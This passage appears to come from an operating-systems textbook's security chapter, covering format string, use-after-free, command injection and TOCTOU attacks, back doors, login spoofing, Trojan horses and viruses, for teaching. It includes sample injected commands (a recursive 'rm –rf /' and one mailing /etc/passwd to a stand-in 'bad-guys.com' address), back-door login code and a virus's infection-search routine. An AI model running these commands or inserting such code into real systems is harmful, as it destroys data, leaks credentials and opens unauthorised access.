As we saw in the preceding example, by accident the programmer who modified the code allowed the user of the program to (inadvertently) enter a format string. Since printing a format string can overwrite memory, we now have the tools needed to overwrite the return address of the *printf* function on the stack and jump somewhere else, for example, into the newly entered format string. This approach is called a **format string attack**.

Performing a format string attack is not exactly trivial. Where will the number of characters that the function printed be stored? Well, at the address of the parameter following the format string itself, just as in the example shown above. But in the vulnerable code, the attacker could supply only *one* string (and no second parameter to *printf*). In fact, what will happen is that the *printf* function will *assume* that there *is* a second parameter. It will just take the next value on the stack and use that. The attacker may also make *printf* use the next value on the stack, for instance by providing the following format string as input:

```
"%08x %n"
```

The *"%08x"* means that *printf* will print the next parameter as an 8-digit hexadecimal number. So if that value is *1*, it will print *0000001*. In other words, with this format string, *printf* will simply assume that the next value on the stack is a 32-bit number that it should print, and the value after that is the address of the location where it should store the number of characters printed, in this case 9: 8 for the hexadecimal number and one for the space. Suppose he supplies the format string

```
"%08x %08x %n"
```

In that case, *printf* will store the value at the address provided by the third value following the format string on the stack, and so on. This is the key to making the above format string bug a "write anything anywhere" primitive for an attacker. The details are beyond this book, but the idea is that the attacker makes sure that the right target address is on the stack. This is easier than you may think. For example, in the vulnerable code we presented above, the string *g* is itself also on the stack, at a higher address than the stack frame of *printf* (see Fig. 9-24). Let us assume that the string starts as shown in Fig. 9-24, with "*AAAA*", followed by a sequence of "%0x" and ending with "%0n". What will happen? Well if the attackers gets the number of "%0x"s just right, he will have reached the format




Figure 9-24. A format string attack. By using exactly the right number of %08x, the attacker can use the first four characters of the format string as an address.

string (stored in buffer *B*) itself. In other words, *printf* will then use the first 4 bytes of the format string as the address to write to. Since, the ASCII value of the character *A* is *65* (or *0x41* in hexadecimal), it will write the result at location *0x41414141*, but the attacker can specify other addresses also. Of course, he must make sure that the number of characters printed is exactly right (because this is what will be written in the target address). In practice, there is a little more to it than that, but not much. If you type: "format string attack" to any Internet search engine, you will find a great deal of information on the problem.

Once the user has the ability to overwrite memory and force a jump to newly injected code, the code has all the power and access that the attacked program has. If the program is SETUID root, the attacker can create a shell with root privileges. As an aside, the use of fixed-size character arrays in this example could also be subject to a buffer-overflow attack.

9.7.3 Dangling Pointers

A third memory-corruption technique that is very popular in the wild is known as a dangling pointer attack. The simplest manifestation of the technique is quite easy to understand, but generating an exploit can be tricky. C and C++ allow a program to allocate memory on the heap using the malloc call, which returns a pointer

to a newly allocated chunk of memory. Later, when the program no longer needs it, it calls free to release the memory. A dangling pointer error occurs when the program accidentally uses the memory after it has already freed it. Consider the following code that discriminates against (really) old people:

```
01. int *A = (int *) malloc (128);              /* allocate space for 128 integers */
02. int year_of_birth = read_user_input ( ); /* read an integer from standard input */
03. if (input < 1900) {
04.     printf ("Error, year of birth should be greater than 1900 \n");
05.     free (A);
06. } else {
07.     ...
08.     /* do  something interesting with array A */
09.     ...
10. }
11. ... /* many more statements, containing malloc and free */
12. A[0] = year_of_birth;
```

The code is wrong. Not just because of the age discrimination, but also because in line 12 it may assign a value to an element of array *A* after it was freed already (in line 5). The pointer A will still point to the same address, but it is not supposed to be used anymore. In fact, the memory may already have been reused for another buffer by now (see line 11).

The question is: what will happen? The store in line 12 will try to update memory that is no longer in use for array *A*, and may well modify a different data structure that now lives in this memory area. In general, this memory corruption is not a good thing, but it gets even worse if the attacker is able to manipulate the program in such a way that it places a *specific* heap object in that memory where the first integer of that object contains, say, the user's authorization level. This is not always easy to do, but there exist techniques (known as **heap feng shui**) to help attackers pull it off. Feng Shui is the ancient Chinese art of orienting building, tombs, and memory on the heap in an auspicious manner. If the digital feng shui master succeeds, he can now set the authorization level to any value (well, up to 1900).

9.7.4 Null Pointer Dereference Attacks

A few hundred pages ago, in Chapter 3, we discussed memory management in detail. You may remember how modern operating systems virtualize the address spaces of the kernel and user processes. Before a program accesses a memory address, the MMU translates that virtual address to a physical address by means of the page tables. Pages that are not mapped cannot be accessed. It seems logical to assume that the kernel address space and the address space of a user process are completely different, but this is not always the case. In Linux, for example, the kernel is simply mapped into every process' address space and whenever the kernel

starts executing to handle a system call, it will run in the process' address space. On a 32-bit system, user space occupies the bottom 3 GB of the address space and the kernel the top 1 GB. The reason for this cohabitation is efficiency—switching between address spaces is expensive.

Normally this arrangement does not cause any problems. The situation changes when the attacker can make the kernel call functions in user space. Why would the kernel do this? It is clear that it should not. However, remember we are talking about bugs. A buggy kernel may in rare and unfortunate circumstances accidentally dereference a NULL pointer. For instance, it may call a function using a function pointer that was not yet initialized. In recent years, several such bugs have been discovered in the Linux kernel. A null pointer dereference is nasty business as it typically leads to a crash. It is bad enough in a user process, as it will crash the program, but it is even worse in the kernel, because it takes down the entire system.

Somtimes it is worse still, when the attacker is able to trigger the null pointer dereference from the user process. In that case, he can crash the system whenever he wants. However, crashing a system does not get you any high fives from your cracker friends—they want to see a shell.

The crash happens because there is no code mapped at page 0. So the attacker can use special function, *mmap*, to remedy this. With *mmap*, a user process can ask the kernel to map memory at a specific address. After mapping a page at address 0, the attacker can write shellcode in this page. Finally, he triggers the null pointer dereference, causing the shellcode to be executed with kernel privileges. High fives all around.

On modern kernels, it is no longer possible to *mmap* a page at address 0. Even so, many older kernels are still used in the wild. Moreover, the trick also works with pointers that have different values. With some bugs, the attacker may be able to inject his own pointer into the kernel and have it dereferenced. The lessons we learn from this exploit is that kernel–user interactions may crop up in unexpected places and that optimizations to improve performance may come to haunt you in the form of attacks later.

9.7.5 Integer Overflow Attacks

Computers do integer arithmetic on fixed-length numbers, usually 8, 16, 32, or 64 bits long. If the sum of two numbers to be added or multiplied exceeds the maximum integer that can be represented, an overflow occurs. C programs do not catch this error; they just store and use the incorrect value. In particular, if the variables are signed integers, then the result of adding or multiplying two positive integers may be stored as a negative integer. If the variables are unsigned, the results will be positive, but may wrap around. For example, consider two unsigned 16-bit integers each containing the value 40,000. If they are multiplied together and the result stored in another unsigned 16-bit integer, the apparent product is 4096. Clearly this is incorrect but it is not detected.

This ability to cause undetected numerical overflows can be turned into an attack. One way to do this is to feed a program two valid (but large) parameters in the knowledge that they will be added or multiplied and result in an overflow. For example, some graphics programs have command-line parameters giving the height and width of an image file, for example, the size to which an input image is to be converted. If the target width and height are chosen to force an overflow, the program will incorrectly calculate how much memory it needs to store the image and call *malloc* to allocate a much-too-small buffer for it. The situation is now ripe for a buffer overflow attack. Similar exploits are possible when the sum or product of signed positive integers results in a negative integer.

9.7.6 Command Injection Attacks

Yet another exploit involves getting the target program to execute commands without realizing it is doing so. Consider a program that at some point needs to duplicate some user-supplied file under a different name (perhaps as a backup). If the programmer is too lazy to write the code, he could use the *system* function, which forks off a shell and executes its argument as a shell command. For example, the C code

```
system("ls >file-list")
```

forks off a shell that executes the command

```
ls >file-list
```

listing all the files in the current directory and writing them to a file called *file-list*. The code that the lazy programmer might use to duplicate the file is given in Fig. 9-25.

```
int main(int argc, char *argv[])
{
  char src[100], dst[100], cmd[205] = "cp ";          /* declare 3 strings */
  printf("Please enter name of source file: ");       /* ask for source file */
  gets(src);                                          /* get input from the keyboard */
  strcat(cmd, src);                                   /* concatenate src after cp */
  strcat(cmd, " ");                                   /* add a space to the end of cmd */
  printf("Please enter name of destination file: ");  /* ask for output file name */
  gets(dst);                                          /* get input from the keyboard */
  strcat(cmd, dst);                                   /* complete the commands string */
  system(cmd);                                        /* execute the cp command */
}
```

Figure 9-25. Code that might lead to a command injection attack.

What the program does is ask for the names of the source and destination files, build a command line using *cp*, and then call *system* to execute it. Suppose that the

user types in "abc" and "xyz" respectively, then the command that the shell will execute is

```
cp abc xyz
```

which indeed copies the file.

Unfortunately this code opens up a gigantic security hole using a technique called **command injection**. Suppose that the user types "abc" and "xyz; rm –rf /" instead. The command that is constructed and executed is now

```
cp abc xyz; rm –rf /
```

which first copies the file, then attempts to recursively remove every file and every directory in the entire file system. If the program is running as superuser, it may well succeed. The problem, of course, is that everything following the semicolon is executed as a shell command.

Another example of the second argument might be "xyz; mail snooper@bad-guys.com </etc/passwd", which produces

```
cp abc xyz; mail snooper@bad-guys.com </etc/passwd
```

thereby sending the password file to an unknown and untrusted address.

9.7.7 Time of Check to Time of Use Attacks

The last attack in this section is of a very different nature. It has nothing to do with memory corruption or command injection. Instead, it exploits **race conditions**. As always, it can best be illustrated with an example. Consider the code below:

```
int fd;
if (access ("./my_document", W_OK) != 0) {
   exit (1);
fd = open ("./my_document", O_WRONLY)
write (fd, user_input, sizeof (user_input));
```

We assume again that the program is SETUID root and the attacker wants to use its privileges to write to the password file. Of course, he does not have write permission to the password file, but let us have a look at the code. The first thing we note is that the SETUID program is not supposed to write to the password file at all—it only wants to write to a file called "my_document" in the current working directory. However, even though a user may have this file in his current working directory, it does not mean that he really has write permission to this file. For instance, the file could be a symbolic link to another file that does not belong to the user at all, for example, the password file.

To prevent this, the program performs a check to make sure the user has write access to the file by means of the access system call. The call checks the actual file (i.e., if it is a symbolic link, it will be dereferenced), returning 0 if the requested access is allowed and an error value of -1 otherwise. Moreover, the check is carried out with the calling process' *real* UID, rather than the *effective* UID (because otherwise a SETUID process would always have access). Only if the check succeeds will the program proceed to open the file and write the user input to it.

The program looks secure, but is not. The problem is that the time of the access check for privileges and the time at which the privileges are used are not the same. Assume that a fraction of a second after the check by *access*, the attacker manages to create a symbolic link with the same file name to the password file. In that case, the *open* will open the wrong file, and the write of the attacker's data will end up in the password file. To pull it off, the attacker has to race with the program to create the symbolic link at exactly the right time.

The attack is known as a **TOCTOU** (**Time of Check to Time of Use**) attack. Another way of looking at this particular attack is to observe that the *access* system call is simply not safe. It would be much better to open the file first, and then check the permissions using the file descriptor instead—using the *fstat* function. File descriptors are safe, because they cannot be changed by the attacker between the *fstat* and *write* calls. It shows that designing a good API for operating system is extremely important and fairly hard. In this case, the designers got it wrong.

9.8 INSIDER ATTACKS

A whole different category of attacks are what might be termed "inside jobs." These are executed by programmers and other employees of the company running the computer to be protected or making critical software. These attacks differ from external attacks because the insiders have specialized knowledge and access that outsiders do not have. Below we will give a few examples; all of them have occurred repeatedly in the past. Each one has a different flavor in terms of who is doing the attacking, who is being attacked, and what the attacker is trying to achieve.

9.8.1 Logic Bombs

In these times of massive outsourcing, programmers often worry about their jobs. Sometimes they even take steps to make their potential (involuntary) departure less painful. For those who are inclined toward blackmail, one strategy is to write a **logic bomb**. This device is a piece of code written by one of a company's (currently employed) programmers and secretly inserted into the production system. As long as the programmer feeds it its daily password, it is happy and does nothing. However, if the programmer is suddenly fired and physically removed

from the premises without warning, the next day (or next week) the logic bomb does not get fed its daily password, so it goes off. Many variants on this theme are also possible. In one famous case, the logic bomb checked the payroll. If the personnel number of the programmer did not appear in it for two consecutive payroll periods, it went off (Spafford et al., 1989).

Going off might involve clearing the disk, erasing files at random, carefully making hard-to-detect changes to key programs, or encrypting essential files. In the latter case, the company has a tough choice about whether to call the police (which may or may not result in a conviction many months later but certainly does not restore the missing files) or to give in to the blackmail and rehire the ex-programmer as a ‘‘consultant’’ for an astronomical sum to fix the problem (and hope that he does not plant new logic bombs while doing so).

There have been recorded cases in which a virus planted a logic bomb on the computers it infected. Generally, these were programmed to go off all at once at some date and time in the future. However, since the programmer has no idea in advance of which computers will be hit, logic bombs cannot be used for job protection or blackmail. Often they are set to go off on a date that has some political significance. Sometimes these are called **time bombs**.

9.8.2 Back Doors

Another security hole caused by an insider is the **back door**. This problem is created by code inserted into the system by a system programmer to bypass some normal check. For example, a programmer could add code to the login program to allow anyone to log in using the login name ‘‘zzzzz’’ no matter what was in the password file. The normal code in the login program might look something like Fig. 9-26(a). The back door would be the change to Fig. 9-26(b).

```
while (TRUE) {
      printf("login: ");
      get_string(name);
      disable_echoing( );
      printf("password: ");
      get_string(password);
      enable_echoing( );
      v = check_validity(name, password);
      if (v) break;
}
execute_shell(name);
```

(a)

```
while (TRUE) {
      printf("login: ");
      get_string(name);
      disable_echoing( );
      printf("password: ");
      get_string(password);
      enable_echoing( );
      v = check_validity(name, password);
      if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

(b)

Figure 9-26. (a) Normal code. (b) Code with a back door inserted.

What the call to *strcmp* does is check if the login name is ‘‘zzzzz’’. If so, the login succeeds, no matter what password is typed. If this back-door code were

inserted by a programmer working for a computer manufacturer and then shipped with its computers, the programmer could log into any computer made by his company, no matter who owned it or what was in the password file. The same holds for a programmer working for the OS vendor. The back door simply bypasses the whole authentication process.

One way for companies to prevent backdoors is to have **code reviews** as standard practice. With this technique, once a programmer has finished writing and testing a module, the module is checked into a code database. Periodically, all the programmers in a team get together and each one gets up in front of the group to explain what his code does, line by line. Not only does this greatly increase the chance that someone will catch a back door, but it raises the stakes for the programmer, since being caught red-handed is probably not a plus for his career. If the programmers protest too much when this is proposed, having two coworkers check each other's code is also a possibility.

9.8.3 Login Spoofing

In this insider attack, the perpetrator is a legitimate user who is attempting to collect other people's passwords through a technique called **login spoofing**. It is typically employed in organizations with many public computers on a LAN used by multiple users. Many universities, for example, have rooms full of computers where students can log onto any computer. It works like this. Normally, when no one is logged in on a UNIX computer, a screen similar to that of Fig. 9-27(a) is displayed. When a user sits down and types a login name, the system asks for a password. If it is correct, the user is logged in and a shell (and possibly a GUI) is started.

Figure 9-27. (a) Correct login screen. (b) Phony login screen.

Now consider this scenario. A malicious user, Mal, writes a program to display the screen of Fig. 9-27(b). It looks amazingly like the screen of Fig. 9-27(a), except that this is not the system login program running, but a phony one written by Mal. Mal now starts up his phony login program and walks away to watch the fun from a safe distance. When a user sits down and types a login name, the program responds by asking for a password and disabling echoing. After the login name and password have been collected, they are written away to a file and the phony login program sends a signal to kill its shell. This action logs Mal out and

triggers the real login program to start and display the prompt of Fig. 9-27(a). The user assumes that she made a typing error and just logs in again. This time, however, it works. But in the meantime, Mal has acquired another (login name, password) pair. By logging in at many computers and starting the login spoofer on all of them, he can collect many passwords.

The only real way to prevent this is to have the login sequence start with a key combination that user programs cannot catch. Windows uses CTRL-ALT-DEL for this purpose. If a user sits down at a computer and starts out by first typing CTRL-ALT-DEL, the current user is logged out and the system login program is started. There is no way to bypass this mechanism.

9.9 MALWARE

In ancient times (say, before 2000), bored (but clever) teenagers would sometimes fill their idle hours by writing malicious software that they would then release into the world for the heck of it. This software, which included Trojan horses, viruses, and worms and collectively called **malware**, often quickly spread around the world. As reports were published about how many millions of dollars of damage the malware caused and how many people lost their valuable data as a result, the authors would be very impressed with their programming skills. To them it was just a fun prank; they were not making any money off it, after all.

Those days are gone. Malware is now written on demand by well-organized criminals who prefer not to see their work publicized in the newspapers. They are in it entirely for the money. A large fraction of all malware is now designed to spread over the Internet and infect victim machines in an extremely stealthy manner. When a machine is infected, software is installed that reports the address of the captured machine back to certain machines. A **backdoor** is also installed on the machine that allows the criminals who sent out the malware to easily command the machine to do what it is instructed to do. A machine taken over in this fashion is called a **zombie**, and a collection of them is called a **botnet**, a contraction of "robot network."

A criminal who controls a botnet can rent it out for various nefarious (and always commercial) purposes. A common one is for sending out commercial spam. If a major spam attack occurs and the police try to track down the origin, all they see is that it is coming from thousands of machines all over the world. If they approach some of the owners of these machines, they will discover kids, small business owners, housewives, grandmothers, and many other people, all of whom vigorously deny that they are mass spammers. Using other people's machines to do the dirty work makes it hard to track down the criminals behind the operation.

Once installed, malware can also be used for other criminal purposes. Blackmail is a possibility. Imagine a piece of malware that encrypts all the files on the victim's hard disk, then displays the following message:

GREETINGS FROM GENERAL ENCRYPTION!

TO PURCHASE A DECRYPTION KEY FOR YOUR HARD DISK, PLEASE SEND $100 IN SMALL, UNMARKED BILLS TO BOX 2154, PANAMA CITY, PANAMA. THANK YOU. WE APPRECIATE YOUR BUSINESS.

Another common application of malware has it install a **keylogger** on the infected machine. This program simply records all keystrokes typed in and periodically sends them to some machine or sequence of machines (including zombies) for ultimate delivery to the criminal. Getting the Internet provider servicing the delivery machine to cooperate in an investigation is often difficult since many of these are in cahoots with (or sometimes owned by) the criminal, especially in countries where corruption is common.

The gold to be mined in these keystrokes consists of credit card numbers, which can be used to buy goods from legitimate businesses. Since the victims have no idea their credit card numbers have been stolen until they get their statements at the end of the billing cycle, the criminals can go on a spending spree for days, possibly even weeks.

To guard against these attacks, the credit card companies all use artificial intelligence software to detect peculiar spending patterns. For example, if a person who normally only uses his credit card in local stores suddenly orders a dozen expensive notebook computers to be delivered to an address in, say, Tajikistan, a bell starts ringing at the credit card company and an employee typically calls the cardholder to politely inquire about the transaction. Of course, the criminals know about this software, so they try to fine-tune their spending habits to stay (just) under the radar.

The data collected by the keylogger can be combined with other data collected by software installed on the zombie to allow the criminal to engage in a more extensive **identity theft**. In this crime, the criminal collects enough data about a person, such as date of birth, mother's maiden name, social security number, bank account numbers, passwords, and so on, to be able to successfully impersonate the victim and get new physical documents, such as a replacement driver's license, bank debit card, birth certificate, and more. These, in turn, can be sold to other criminals for further exploitation.

Another form of crime that some malware commits is to lie low until the user correctly logs into his Internet banking account. Then it quickly runs a transaction to see how much money is in the account and immediately transfers all of it to the criminal's account, from which it is immediately transferred to another account and then another and another (all in different corrupt countries) so that the police need days or weeks to collect all the search warrants they need to follow the money and which may not be honored even if they do get them. These kinds of crimes are big business; it is not pesky teenagers any more.

In addition to its use by organized crime, malware also has industrial applications. A company could release a piece of malware that checked if it was running

at a competitor's factory and with no system administrator currently logged in. If the coast was clear, it would interfere with the production process, reducing product quality, thus causing trouble for the competitor. In all other cases it would do nothing, making it hard to detect.

Another example of targeted malware is a program that could be written by an ambitious corporate vice president and released onto the local LAN. The virus would check if it was running on the president's machine, and if so, go find a spreadsheet and swap two random cells. Sooner or later the president would make a bad decision based on the spreadsheet output and perhaps get fired as a result, opening up a position for you-know-who.

Some people walk around all day with a chip on their shoulder (not to be confused with people with an RFID chip *in* their shoulder). They have some real or imagined grudge against the world and want to get even. Malware can help. Many modern computers hold the BIOS in flash memory, which can be rewritten under program control (to allow the manufacturer to distribute bug fixes electronically). Malware can write random junk in the flash memory so that the computer will no longer boot. If the flash memory chip is in a socket, fixing the problem requires opening up the computer and replacing the chip. If the flash memory chip is soldered to the parentboard, probably the whole board has to be thrown out and a new one purchased.

We could go on and on, but you probably get the point. If you want more horror stories, just type *malware* to any search engine. You will get tens of millions of hits.

A question many people ask is: ''Why does malware spread so easily?'' There are several reasons. First, something like 90% of the world's personal computers run (versions of) a single operating system, Windows, which makes an easy target. If there were 10 operating systems out there, each with 10% of the market, spreading malware would be vastly harder. As in the biological world, diversity is a good defense.

Second, from its earliest days, Microsoft has put a lot of emphasis on making Windows easy to use by nontechnical people. For example, in the past Windows systems were normally configured to allow login without a password, whereas UNIX systems historically always required a password (although this excellent practice is weakening as Linux tries to become more like Windows). In numerous other ways there are trade-offs between good security and ease of use, and Microsoft has consistently chosen ease of use as a marketing strategy. If you think security is more important than ease of use, stop reading now and go configure your cell phone to require a PIN code before it will make a call—nearly all of them are capable of this. If you do not know how, just download the user manual from the manufacturer's Website. Got the message?

In the next few sections we will look at some of the more common forms of malware, how they are constructed, and how they spread. Later in the chapter we will examine some of the ways they can be defended against.

9.9.1 Trojan Horses

Writing malware is one thing. You can do it in your bedroom. Getting millions of people to install it on their computers is quite something else. How would our malware writer, Mal, go about this? A very common practice is to write some genuinely useful program and embed the malware inside of it. Games, music players, "special" porno viewers, and anything with splashy graphics are likely candidates. People will then voluntarily download and install the application. As a free bonus, they get the malware installed, too. This approach is called a **Trojan horse** attack, after the wooden horse full of Greek soldiers described in Homer's *Odyssey*. In the computer security world, it has come to mean any malware hidden in software or a Web page that people voluntarily download.

When the free program is started, it calls a function that writes the malware to disk as an executable program and starts it. The malware can then do whatever damage it was designed for, such as deleting, modifying, or encrypting files. It can also search for credit card numbers, passwords, and other useful data and send them back to Mal over the Internet. More likely, it attaches itself to some IP port and waits there for directions, making the machine a zombie, ready to send spam or do whatever its remote master wishes. Usually, the malware will also invoke the commands necessary to make sure the malware is restarted whenever the machine is rebooted. All operating systems have a way to do this.

The beauty of the Trojan horse attack is that it does not require the author of the Trojan horse to break into the victim's computer. The victim does all the work.

There are also other ways to trick the victim into executing the Trojan horse program. For example, many UNIX users have an environment variable, *$PATH*, which controls which directories are searched for a command. It can be viewed by typing the following command to the shell:

```
echo $PATH
```

A potential setting for the user *ast* on a particular system might consist of the following directories:

```
:/usr/ast/bin:/usr/local/bin:/usr/bin:/bin:/usr/bin/X11:/usr/ucb:/usr/man\
:/usr/java/bin:/usr/java/lib:/usr/local/man:/usr/openwin/man
```

Other users are likely to have a different search path. When the user types

```
prog
```

to the shell, the shell first checks to see if there is a program at the location */usr/ast/bin/prog*. If there is, it is executed. If it is not there, the shell tries */usr/local/bin/prog*, */usr/bin/prog*, */bin/prog*, and so on, trying all 10 directories in turn before giving up. Suppose that just one of these directories was left unprotected and a cracker put a program there. If this is the first occurrence of the program in the list, it will be executed and the Trojan horse will run.

Most common programs are in */bin* or */usr/bin*, so putting a Trojan horse in */usr/bin/X11/ls* does not work for a common program because the real one will be found first. However, suppose the cracker inserts *la* into */usr/bin/X11*. If a user mistypes *la* instead of *ls* (the directory listing program), now the Trojan horse will run, do its dirty work, and then issue the correct message that *la* does not exist. By inserting Trojan horses into complicated directories that hardly anyone ever looks at and giving them names that could represent common typing errors, there is a fair chance that someone will invoke one of them sooner or later. And that someone might be the superuser (even superusers make typing errors), in which case the Trojan horse now has the opportunity to replace */bin/ls* with a version containing a Trojan horse, so it will be invoked all the time now.

Our malicious but legal user, Mal, could also lay a trap for the superuser as follows. He puts a version of *ls* containing a Trojan horse in his own directory and then does something suspicious that is sure to attract the superuser's attention, such as starting up 100 compute-bound processes at once. Chances are the superuser will check that out by typing

```
cd /home/mal
ls –l
```

to see what Mal has in his home directory. Since some shells first try the local directory before working through *$PATH*, the superuser may have just invoked Mal's Trojan horse with superuser power and bingo. The Trojan horse could then make */home/mal/bin/sh* SETUID root. All it takes is two system calls: chown to change the owner of */home/mal/bin/sh* to root and chmod to set its SETUID bit. Now Mal can become superuser at will by just running that shell.

If Mal finds himself frequently short of cash, he might use one of the following Trojan horse scams to help his liquidity position. In the first one, the Trojan horse checks to see if the victim has an online banking program installed. If so, the Trojan horse directs the program to transfer some money from the victim's account to a dummy account (preferably in a far-away country) for collection in cash later. Likewise, if the Trojan runs on a mobile phone (smart or not), the Trojan horse may also send text messages to really expensive toll numbers, preferably again in a far-away country, such as Moldova (part of the former Soviet Union).

9.9.2 Viruses

In this section we will examine viruses; after it, we turn to worms. Also, the Internet is full of information about viruses, so the genie is already out of the bottle. In addition, it is hard for people to defend themselves against viruses if they do not know how they work. Finally, there are a lot of misconceptions about viruses floating around that need correction.

What is a virus, anyway? To make a long story short, a **virus** is a program that can reproduce itself by attaching its code to another program, analogous to how

biological viruses reproduce. The virus can also do other things in addition to reproducing itself. Worms are like viruses but are self replicating. That difference will not concern us for the moment, so we will use the term "virus" to cover both. We will look at worms in Sec. 9.9.3.

How Viruses Work

Let us now see what kinds of viruses there are and how they work. The virus writer, let us call him Virgil, probably works in assembler (or maybe C) to get a small, efficient product. After he has written his virus, he inserts it into a program on his own machine. That infected program is then distributed, perhaps by posting it to a free software collection on the Internet. The program could be an exciting new game, a pirated version of some commercial software, or anything else likely to be considered desirable. People then begin to download the infected program.

Once installed on the victim's machine, the virus lies dormant until the infected program is executed. Once started, it usually begins by infecting other programs on the machine and then executing its **payload**. In many cases, the payload may do nothing until a certain date has passed to make sure that the virus is widespread before people begin noticing it. The date chosen might even send a political message (e.g., if it triggers on the 100th or 500th anniversary of some grave insult to the author's ethnic group).

In the discussion below, we will examine seven kinds of viruses based on what is infected. These are companion, executable program, memory, boot sector, device driver, macro, and source code viruses. No doubt new types will appear in the future.

Companion Viruses

A **companion virus** does not actually infect a program, but gets to run when the program is supposed to run. They are really old, going back to the days when MS-DOS ruled the earth but they still exist. The concept is easiest to explain with an example. In MS-DOS when a user types

```
prog
```

MS-DOS first looks for a program named *prog.com*. If it cannot find one, it looks for a program named *prog.exe*. In Windows, when the user clicks on Start and then Run (or presses the Windows key and then "R"), the same thing happens. Nowadays, most programs are *.exe* files; *.com* files are very rare.

Suppose that Virgil knows that many people run *prog.exe* from an MS-DOS prompt or from Run on Windows. He can then simply release a virus called *prog.com*, which will get executed when anyone tries to run *prog* (unless he actually types the full name: *prog.exe*). When *prog.com* has finished its work, it then just executes *prog.exe* and the user is none the wiser.

A somewhat related attack uses the Windows desktop, which contains shortcuts (symbolic links) to programs. A virus can change the target of a shortcut to make it point to the virus. When the user double clicks on an icon, the virus is executed. When it is done, the virus just runs the original target program.

Executable Program Viruses

One step up in complexity are viruses that infect executable programs. The simplest of this type just overwrites the executable program with itself. These are called **overwriting viruses**. The infection logic of such a virus is given in Fig. 9-28.

```
#include <sys/types.h>                          /* standard POSIX headers */
#include <sys/stat.h>
#include <dirent.h>
#include <fcntl.h>
#include <unistd.h>
struct stat sbuf;                               /* for lstat call to see if file is sym link */

search(char *dir_name)
{                                               /* recursively search for executables */
      DIR *dirp;                                /* pointer to an open directory stream */
      struct dirent *dp;                        /* pointer to a directory entry */

      dirp = opendir(dir_name);                 /* open this directory */
      if (dirp == NULL) return;                 /* dir could not be opened; forget it */
      while (TRUE) {
            dp = readdir(dirp);                 /* read next directory entry */
            if (dp == NULL) {                   /* NULL means we are done */
            chdir ("..");                       /* go back to parent directory */
            break;                              /* exit loop */
      }
      if (dp->d_name[0] == '.') continue;       /* skip the . and .. directories */
      lstat(dp->d_name, &sbuf);                 /* is entry a symbolic link? */
      if (S_ISLNK(sbuf.st_mode)) continue;      /* skip symbolic links */
      if (chdir(dp->d_name) == 0) {             /* if chdir succeeds, it must be a dir */
            search(".");                        /* yes, enter and search it */
      } else {                                  /* no (file), infect it */
            if (access(dp->d_name,X_OK) == 0)   /* if executable, infect it */
                  infect(dp->d_name);
      }
      closedir(dirp);                           /* dir processed; close and return */
}
```

Figure 9-28. A recursive procedure that finds executable files on a UNIX system.

The main program of this virus would first copy its binary program into an array by opening *argv*[0] and reading it in for safekeeping. Then it would traverse

the entire file system starting at the root directory by changing to the root directory and calling *search* with the root directory as parameter.

The recursive procedure *search* processes a directory by opening it, then reading the entries one at a time using *readdir* until a *NULL* is returned, indicating that there are no more entries. If the entry is a directory, it is processed by changing to it and then calling *search* recursively; if it is an executable file, it is infected by calling *infect* with the name of the file to infect as parameter. Files starting with "." are skipped to avoid problems with the . and .. directories. Also, symbolic links are skipped because the program assumes that it can enter a directory using the chdir system call and then get back to where it was by going to .. , something that holds for hard links but not symbolic links. A fancier program could handle symbolic links, too.

The actual infection procedure, *infect* (not shown), merely has to open the file named in its parameter, copy the virus saved in the array over the file, and then close the file.

This virus could be ''improved'' in various ways. First, a test could be inserted into *infect* to generate a random number and just return in most cases without doing anything. In, say, one call out of 128, infection would take place, thereby reducing the chances of early detection, before the virus has had a good chance to spread. Biological viruses have the same property: those that kill their victims quickly do not spread nearly as fast as those that produce a slow, lingering death, giving the victims plenty of chance to spread the virus. An alternative design would be to have a higher infection rate (say, 25%) but a cutoff on the number of files infected at once to reduce disk activity and thus be less conspicuous.

Second, *infect* could check to see if the file is already infected. Infecting the same file twice just wastes time. Third, measures could be taken to keep the time of last modification and file size the same as it was to help hide the infection. For programs larger than the virus, the size will remain unchanged, but for programs smaller than the virus, the program will now be bigger. Since most viruses are smaller than most programs, this is not a serious problem.

Although this program is not very long (the full program is under one page of C and the text segment compiles to under 2 KB), an assembly-code version of it can be even shorter. Ludwig (1998) gives an assembly-code program for MS-DOS that infects all the files in its directory and is only 44 bytes when assembled.

Later in this chapter we will study antivirus programs, that is, programs that track down and remove viruses. It is interesting to note here that the logic of Fig. 9-28, which a virus could use to find all the executable files to infect them, could also be used by an antivirus program to track down all the infected programs in order to remove the virus. The technologies of infection and disinfection go hand in hand, which is why it is necessary to understand in detail how viruses work in order to be able to fight them effectively.

From Virgil's point of view, the problem with an overwriting virus is that it is too easy to detect. After all, when an infected program executes, it may spread the

virus some more, but it does not do what it is supposed to do, and the user will notice this instantly. Consequently, many viruses attach themselves to the program and do their dirty work, but allow the program to function normally afterward. Such viruses are called **parasitic viruses**.

Parasitic viruses can attach themselves to the front, the back, or the middle of the executable program. If a virus attaches itself to the front, it has to first copy the program to RAM, put itself on the front, and then copy the program back from RAM following itself, as shown in Fig. 9-29(b). Unfortunately, the program will not run at its new virtual address, so the virus has to either relocate the program as it is moved or move it to virtual address 0 after finishing its own execution.

